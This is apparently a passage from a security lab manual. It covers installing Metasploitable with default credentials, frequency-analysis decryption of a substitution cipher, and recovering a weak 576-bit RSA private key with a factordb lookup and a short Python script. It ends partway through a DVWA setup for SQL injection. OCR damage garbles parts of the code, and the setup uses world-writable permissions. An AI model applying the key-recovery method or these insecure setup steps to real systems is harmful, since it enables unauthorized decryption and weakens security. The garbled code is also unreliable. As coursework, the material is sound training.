
Step 1 – Download Metasploitable, which is a Linux machine. It can be downloaded from the official webpage of **Rapid7**: <https://information.rapid7.com/metasploitabledownload.html?LS=1631875&CS=web>

The screenshot shows a web browser window with the URL information.rapid7.com/metasploitable-download.html?LS=1631875&CS=web. The page title is "Download Metasploitable". The main content area is titled "Metasploitable - Virtual Machine to Test Metasploit". It includes a brief description of what Metasploitable is, a note about the free version, and a question about what it is. On the right, there is a registration form with fields for First Name, Last Name, Job Title, Job Level, Company, Work Phone, Work Email, and Country, followed by a "SUBMIT" button.


Step 2 – Register by supplying your details. After filling the above form, we can download the software.




Step 3 – Click VirtualBox → New.




Step 4 – Click “Use an existing virtual hard disk file”. Browse the file where you have downloaded Metasploitable and click Open.



Step 5 – A screen to create a virtual machine pops up. Click “Create”.



The default username is **msfadmin** and the password is **msfadmin**.



Experiment 1: Implementation of cryptanalysis on caesar cipher. Here is a sample Encrypted Message:

GFS WMY OG LGDVS MF SFNKYHOSU ESLLMRS, PC WS BFGW POL DMFRQMRS, PL OG CPFU MUPCCSKSFO HDMPFOSXO GC OIS LMES DMFRQMRS DGFR SFGQRI OG CPDD GFS LISSO GK LG, MFU OISF WS NGQFO OIS GNNQKKSFNSL GC SMNI DSOOSK. WS NMDD OIS EGLO CKSJQSFODY GNNQKKPFR DSOOSK OIS 'CPKLO', OIS FSXO EGLO GNNQKKPFR DSOOSK OIS 'LSNGFU' OIS CGDDGWPFR EGLO GNNQKKPFR DSOOSK OIS 'OIPKU', MFU LG GF, QFOPD WS MNNGQFO CGK MDD OIS UPCCSKSFO DSOOSKL PF OIS HDMPFOSXO LMEHDS. OISF WS DGGB MO OIS NPHISK OSXO WS WMFO OG LGDVS MFU WS MDLG NDMLLPCY POL LYEAGDL. WS CPFU OIS EGLO GNNQKKPFR LYEA GD MFU NIMFRS PO OG OIS CGKE GC OIS 'CPKLO' DSOOSK GC OIS HDMPFOSXO LMEHDS, OIS FSXO EGLO NGEEGF LYEA GD PL NIMFRSU OG OIS CGKE GC OIS 'LSNGFU' DSOOSK, MFU OIS CGDDGWPFR EGLO NGEEGF LYEA GD PL NIMFRSU OG OIS CGKE GCOIS 'OIPKU' DSOOSK, MFU LG GF, QFOPD WS MNNGQFO CGK MDD LYEA GD GL GC OIS NKYHOGRKME WS WMFO OG LGDVS.

Step:1

Open the encrypted message only in Notepad.

Step2:

Find the frequency of each letter in the encrypted message. to find the frequency of all the letters appearing in the intercept. For this intercept we get the values given in the table below.

Ciphertext Letter	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Frequency	5	2	26	42	23	51	67	8	33	1	35	39	35	29	85	30	14	17	88	0	17	3	16	6	10	0

Ciphertext Letter	S	O	G	F	D	L	K	M	I	P	N	C	E	R	U	W	Q	Y	H	X	A	V	B	J	T	Z
Frequency	88	85	67	51	42	39	35	35	33	30	29	26	23	17	17	16	14	10	8	6	5	3	2	1	0	0

Step3:


Follow the table below to find the characters to be substituted for the given encrypted message.

Table 1 Frequency of characters in English

Letter	Frequency	Letter	Frequency	Letter	Frequency	Letter	Frequency
E	12.7	H	6.1	W	2.3	K	0.08
T	9.1	R	6.0	F	2.2	J	0.02
A	8.2	D	4.3	G	2.0	Q	0.01
O	7.5	L	4.0	Y	2.0	X	0.01
I	7.0	C	2.8	P	1.9	Z	0.01
N	6.7	U	2.8	B	1.5		
S	6.3	M	2.4	V	1.0		

Step4:

Click ctrl+H in the notepad



Click the check box: Match case


Step 5:

Start substituting one by one letters by following the sequence


$S \rightarrow e$	$O \rightarrow t$	$I \rightarrow h$	$G \rightarrow o$	$F \rightarrow n$	$M \rightarrow a$	$X \rightarrow x$	
$W \rightarrow w$	$B \rightarrow$	$U \rightarrow d$	$D \rightarrow l$	$K \rightarrow$	$P \rightarrow i$	$L \rightarrow s$	$V \rightarrow$
k				r		v	
$H \rightarrow p$	$A \rightarrow b$	$X \rightarrow$	$Y \rightarrow$	$E \rightarrow m$	$N \rightarrow c$	$C \rightarrow f$	
		x	y				
$R \rightarrow g$	$Q \rightarrow u$	$J \rightarrow q$					

Step 6:

Final decrypted text will be as shown below.



Experiment 2: Implementation of Cryptanalysis using RSA.




```
(kali㉿kali)-[~]
$ mkdir rsa

(kali㉿kali)-[~]
$ cd rsa


(kali㉿kali)-[~/rsa]
$ ls
enc.txt  pubkey.pem

(kali㉿kali)-[~/rsa]
$ ls
enc.txt  pubkey.pem

(kali㉿kali)-[~/rsa]
```




```
(kali㉿kali)-[~/rsa]
$ cat pubkey.pem
-----BEGIN PUBLIC KEY-----
MGQwDQYJKoZIhvcNAQEBBQADUwAwUAJJAMLLsk/b+S02Emjj8Ro4lt5FdL06WHMM
vWUpOIZOIiPu63BKF8/QjRa0aJGmFHR1mTnG5Jqv5/JZVUjHTB1/uNJM0Vyy00zQ
pwIDAQAB
-----END PUBLIC KEY-----
```



```
(kali㉿kali)-[~/rsa]
$ openssl rsa -pubin -inform PEM -text -noout < pubkey.pem
RSA Public-Key: (576 bit)
Modulus:
00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:
96:de:45:74:b3:ba:58:73:0c:bd:65:29:38:86:4e:
22:23:ee:eb:70:4a:17:cf:d0:8d:16:b4:68:91:a6:
14:74:75:99:39:c6:e4:9a:af:e7:f2:59:55:48:c7:
4c:1d:7f:b8:d2:4c:d1:5c:b2:3b:4c:d0:a3
Exponent: 65537 (0x10001)
```

Copy the hexadecimal decimal code into a notepad as n value. As it is a hexadecimal we can convert it into decimal for gaining the plaintext.

Hexadecimal to decimal convertor



Paste the decimal code in the **notepad** as n value

```
*Untitled - Notepad
File Edit View
n=
00c2ccb24fdbf923b61268e3f11a3896de4574b3ba58730cbd652938864e2223eeeb704a17cf08d16b46891a61474759939c6
:c7:4c:1d:7f:b8:d2:4c:d1:5c:b2:3b:4c:d0:a3

n=
18819881292060796383869723946165043980716356337941738270076335642298885971523466548531906060504743045317388011303396716199692321205734031879550656996221305168759307650257059

e=65537


Ln 7, Col 1 100% Windows (CRLF) UTF-8
```

Need to factorize n

So goto website **factordb.com** click search, paste decimal value of n


Digits (Base 10 ✓)
Number 472772146107435302536223071973048224632914695302097116459852171130520711256363590397527
87

Create a exploit.py



To install pycrypto

pip install pycrypto



Copy the code in the exploit.py file and paste it

```
from Crypto.PublicKey import RSA
from Crypto.Util.number import
inverseimport base64
n =
1881988129206079638386972394616504398071635633794173827007633564229888597152
3466548531906060650474304531738801130339671619969232120573403187955065699622
```

```
1305168759307650257059
e = 65537
p =
3980750864240649373971255005503864911990643623425267084063851895759463889572
61768583317
q =
4727721461074353025362230719730482246329146953020971164598521711305207112563
63590397527
phi_n = (p - 1)*(q -
1)d = inverse(e,
phi_n)
key = RSA.construct((n, e, d, p, q))
fn = "private.pem"
with open(fn, "wb") as f:
    f.write(key.exportKey()
)
```

Execute exploit.py file

```
python exploit.py
```

To decrypt the text


```
openssl rsautl -decrypt -in encryptedFile -out decryptedFileName -inkey privateKey.pem
```

Experiment 3: Examination of a website to test the vulnerability of attacks. – DVWA setup & SQLi

Step 1: Download VMWare or virtual box and Install kali

linuxStep2: Login to the kali linux by using the

Username: kali



password: kali

Step 3: go to browser and search for DVWA in Kali Linux

DVWA → is a vulnerable website

The screenshot shows a GitHub repository page for 'digininja / DVWA'. The repository has 457 commits and 4 tags. The 'Code' tab is selected. The 'About' section includes the following information:

- Damn Vulnerable Web Application (DVWA)
- derva.co.uk
- training, php, security, hacking, sql-injection, infosec, dvwa
- Readme
- GPL3.0 license
- 6.3k stars
- 277 watching
- 2.1k forks

Releases: 3

Installing DVWA:

```
git clone https://github.com/digininja/DVWA.git
// if any error occurs use sudo in front of git
clonenv DVWA dvwa
chmod -R 777 dvwa/
// to get recursive permission we use -
Rcd dvwa/config
